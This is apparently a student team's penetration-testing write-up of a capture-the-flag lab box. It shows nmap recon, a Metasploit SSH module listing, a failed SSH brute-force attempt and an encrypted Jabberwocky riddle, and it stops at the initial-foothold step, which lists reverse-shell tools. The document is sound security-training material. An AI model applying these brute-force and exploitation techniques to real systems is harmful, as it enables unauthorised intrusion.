PenTest 1

ROOM A

Blessing Software

Members:

ID	Name	Role
1211103213	Uwais	Leader
1211103184	Muzaffar	Member
1211103149	Dzakry Hariz	Member
1211102082	Thanussha	Member


Step: Recon and Enumeration

Members Involved: Uwais,Dzakry,Muzaffar,Thanussha


Tools used: Nmap, ssh Commands, metasploit framework

Thought Process and Methodology and Attempts:


Using nmap, we scanned to check for any open ports.



But we were unable to enter any of the website. So we tried to look at the service used.



Finding that it is known as Dropbear, we thought we could find some exploitation in metasploit.



Unfortunately, it didn't work.

We also tried to find another exploit using ssh login which was a module in msf that could bruteforce a login when given the usernames and passwords.


```
msf6 > search ssh

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   exploit/linux/http/alienvault_exec                    2017-01-31       excellent  Yes    AlienVault OSS
IM/USM Remote Code Execution
   1   auxiliary/scanner/ssh/apache_karaf_command_execution  2016-02-09       normal     No     Apache Karaf D
efault Credentials Command Execution
   2   auxiliary/scanner/ssh/karaf_login                                       normal     No     Apache Karaf L
ogin Utility
   3   exploit/apple_ios/ssh/cydia_default_ssh               2007-07-02       excellent  No     Apple iOS Defa
ult SSH Password Vulnerability
   4   exploit/unix/ssh/arista_tacplus_shell                 2020-02-02       great      Yes    Arista restric
ted shell escape (with privesc)
   5   exploit/unix/ssh/array_vxag_vapv_privkey_privesc      2014-02-03       excellent  No     Array Networks
 vAPV and vxAG Private Key Privilege Escalation Code Execution
   6   exploit/linux/ssh/ceragon_fibeair_known_privkey       2015-04-01       excellent  No     Ceragon FibeAi
r IP-10 SSH Private Key Exposure
   7   auxiliary/scanner/ssh/cerberus_sftp_enumusers         2014-05-27       normal     No     Cerberus FTP S
erver SFTP Username Enumeration
   8   auxiliary/dos/cisco/cisco_7937g_dos                   2020-06-02       normal     No     Cisco 7937G De
nial-of-Service Attack
   9   auxiliary/admin/http/cisco_7937g_ssh_privesc          2020-06-02       normal     No     Cisco 7937G SS
H Privilege Escalation
   10  auxiliary/scanner/http/cisco_firepower_login                           normal     No     Cisco Firepowe
r Management Console 6.0 Login
   11  exploit/linux/ssh/cisco_ucs_scpuser                   2019-08-21       excellent  No     Cisco UCS Dire
ctor default scpuser password
   12  auxiliary/scanner/ssh/eaton_xpert_backdoor            2018-07-18       normal     No     Eaton Xpert Me
ter SSH Private Key Exposure Scanner
   13  exploit/linux/ssh/exagrid_known_privkey               2016-04-07       excellent  No     ExaGrid Known
SSH Key and Default Password
   14  exploit/linux/ssh/f5_bigip_known_privkey              2012-06-11       excellent  No     F5 BIG-IP SSH
Private Key Exposure
   15  auxiliary/scanner/ssh/fortinet_backdoor               2016-01-09       normal     No     Fortinet SSH B
ackdoor Scanner
   16  post/windows/manage/forward_pageant                                    normal     No     Forward SSH Ag
ent Requests To Remote Pageant
   17  exploit/windows/ssh/freeftpd_key_exchange             2006-05-12       average    No     FreeFTPd 1.0.1
0 Key Exchange Algorithm String Buffer Overflow
   18  exploit/windows/ssh/freesshd_key_exchange             2006-05-12       average    No     FreeSSHd 1.0.9
 Key Exchange Algorithm String Buffer Overflow
   19  exploit/windows/ssh/freesshd_authbypass               2010-08-11       excellent  Yes    Freesshd Authe
ntication Bypass
   20  auxiliary/scanner/http/gitlab_user_enum               2014-11-21       normal     No     GitLab User En
umeration
   21  exploit/multi/http/gitlab_shell_exec                  2013-11-04       excellent  Yes    Gitlab-shell C
ode Execution
   22  exploit/linux/ssh/ibm_drm_a3user                      2020-04-21       excellent  No     IBM Data Risk
Manager a3user Default Password
   23  post/windows/manage/install_ssh                                        normal     No     Install OpenSS
H for Windows
   24  post/multi/gather/jenkins_gather                                       normal     No     Jenkins Creden
tial Collector
   25  auxiliary/scanner/ssh/juniper_backdoor                2015-12-20       normal     No     Juniper SSH Ba
ckdoor Scanner
   26  auxiliary/scanner/ssh/detect_kippo                                     normal     No     Kippo SSH Hone
ypot Detector
```


```
tence
   44  post/windows/manage/sshkey_persistence                                 good       No     SSH Key Persis
tence
   45  auxiliary/scanner/ssh/ssh_login                                        normal     No     SSH Login Chec
k Scanner
   46  auxiliary/scanner/ssh/ssh_identify_pubkeys                             normal     No     SSH Public Key
 Acceptance Scanner
```

```
msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) >
```





With some of our random guesses of common usernames and passwords we were unable to find anything useful.

Going back to the start, we instead tried to connect with the open ports through ssh commands. Doing so, we got a response. This hinted to us that we needed to figure out the correct port to enter. We did this by slowly narrowing down the ports.



After we found out the correct port, we discovered a riddle.


1211103213@kali: ~
File Actions Edit View Help
1211103213@kali: ~
1211103213@kali: ~
1211103213@kali: ~
(1211103213㉿kali)-[~]
$ ssh -p 9124 wais@10.10.241.14
The authenticity of host '[10.10.241.14]:9124 ([10.10.241.14]:9124)' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ7O0IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This host key is known by the following other names/addresses:
~/.ssh/known_hosts:11: [hashed name]
~/.ssh/known_hosts:12: [hashed name]
~/.ssh/known_hosts:13: [hashed name]
~/.ssh/known_hosts:14: [hashed name]
~/.ssh/known_hosts:15: [hashed name]
~/.ssh/known_hosts:16: [hashed name]
~/.ssh/known_hosts:17: [hashed name]
~/.ssh/known_hosts:18: [hashed name]
(2 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.241.14]:9124' (RSA) to the list of known hosts.
You've found the real service.
Solve the challenge to get access to the box
Jabberwocky
'Mdes mgplmmz, cvs alv lsmtsn aowil
Fqs ncix hrd rxtbmi bp bwl arul;
Elw bpmtc pgzt alv uvvordcet,
Egf bwl qffl vaewz ovxztiql.
'Fvphve ewl Jbfugzlvgb, ff woy!
Ioe kepu bwhx sbai, tst jlbal vppa grmjl!
Bplhrf xag Rjinlu imro, pud tlnp
Bwl jintmofh Iaohxtachxta!'
Oi tzdr hjw oqzehp jpvvd tc oaoh:
Eqvv amdx ale xpuxpqx hwt oi jhbkhe--
Hv rfwmgl wl fp moi Tfbaun xkgm,
Puh jmvsd lloimi bp bwvyxaa.
Eno pz io yyhqho xyhbkhe wl sushf,
Bwl Nruiirhdjk, xmmj mnlw fy mpaxt,
Jani pjqumpzgn xhcdbgi xag bjskvr dsoo,
Pud cykdttk ej ba gaxt!
Vnf, xpq! Wcl, xnh! Hrd ewyovka cvs alihbkh
Ewl vpvict qseux dine huidoxt-achgb!
Al peqi pt eitf, ick azmo mtd wlae
Lx ymca krebqpsxug cevm.
'Ick lrla xhzj zlbmg vpt Qesulvwzrr?
Cpqx vw bf eifz, qy mthmjwa dwn!


1211103213@kali: ~
File Actions Edit View Help
1211103213@kali: ~
1211103213@kali: ~
1211103213@kali: ~
(2 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.241.14]:9124' (RSA) to the list of known hosts.
You've found the real service.
Solve the challenge to get access to the box
Jabberwocky
'Mdes mgplmmz, cvs alv lsmtsn aowil
Fqs ncix hrd rxtbmi bp bwl arul;
Elw bpmtc pgzt alv uvvordcet,
Egf bwl qffl vaewz ovxztiql.
'Fvphve ewl Jbfugzlvgb, ff woy!
Ioe kepu bwhx sbai, tst jlbal vppa grmjl!
Bplhrf xag Rjinlu imro, pud tlnp
Bwl jintmofh Iaohxtachxta!'
Oi tzdr hjw oqzehp jpvvd tc oaoh:
Eqvv amdx ale xpuxpqx hwt oi jhbkhe--
Hv rfwmgl wl fp moi Tfbaun xkgm,
Puh jmvsd lloimi bp bwvyxaa.
Eno pz io yyhqho xyhbkhe wl sushf,
Bwl Nruiirhdjk, xmmj mnlw fy mpaxt,
Jani pjqumpzgn xhcdbgi xag bjskvr dsoo,
Pud cykdttk ej ba gaxt!
Vnf, xpq! Wcl, xnh! Hrd ewyovka cvs alihbkh
Ewl vpvict qseux dine huidoxt-achgb!
Al peqi pt eitf, ick azmo mtd wlae
Lx ymca krebqpsxug cevm.
'Ick lrla xhzj zlbmg vpt Qesulvwzrr?
Cpqx vw bf eifz, qy mthmjwa dwn!
V jitinofh kaz! Gtntdvl! Ttspaj!'
Wl ciskvttk me apw jzn.
'Awbw utqasmx, tuh tst zljxaa bdcij
Wph gjgl aoh zkuqsi zg ale hpie;
Bpe oqbzc nxyi tst iosszqdtz,
Eew ale xdte semja dbxxkhfe.
Jdbr tivtmi pw sxderpIoeKeudmgdstd
Enter Secret: Incorrect secret.
Connection to 10.10.241.14 closed.
(1211103213㉿kali)-[~]
$


Step: Initial Foothold


Members Involved: Uwais,Dzakry,Muzaffar

Tools used: ssh Commands, CyberChef, Boxentriq.com(Vigenere Tool), LinEnum.sh(SUID functions), revshells.com(Reverse Shell Generator), Netcat Listener, textreverse.com


Thought Process and Methodology and Attempts:

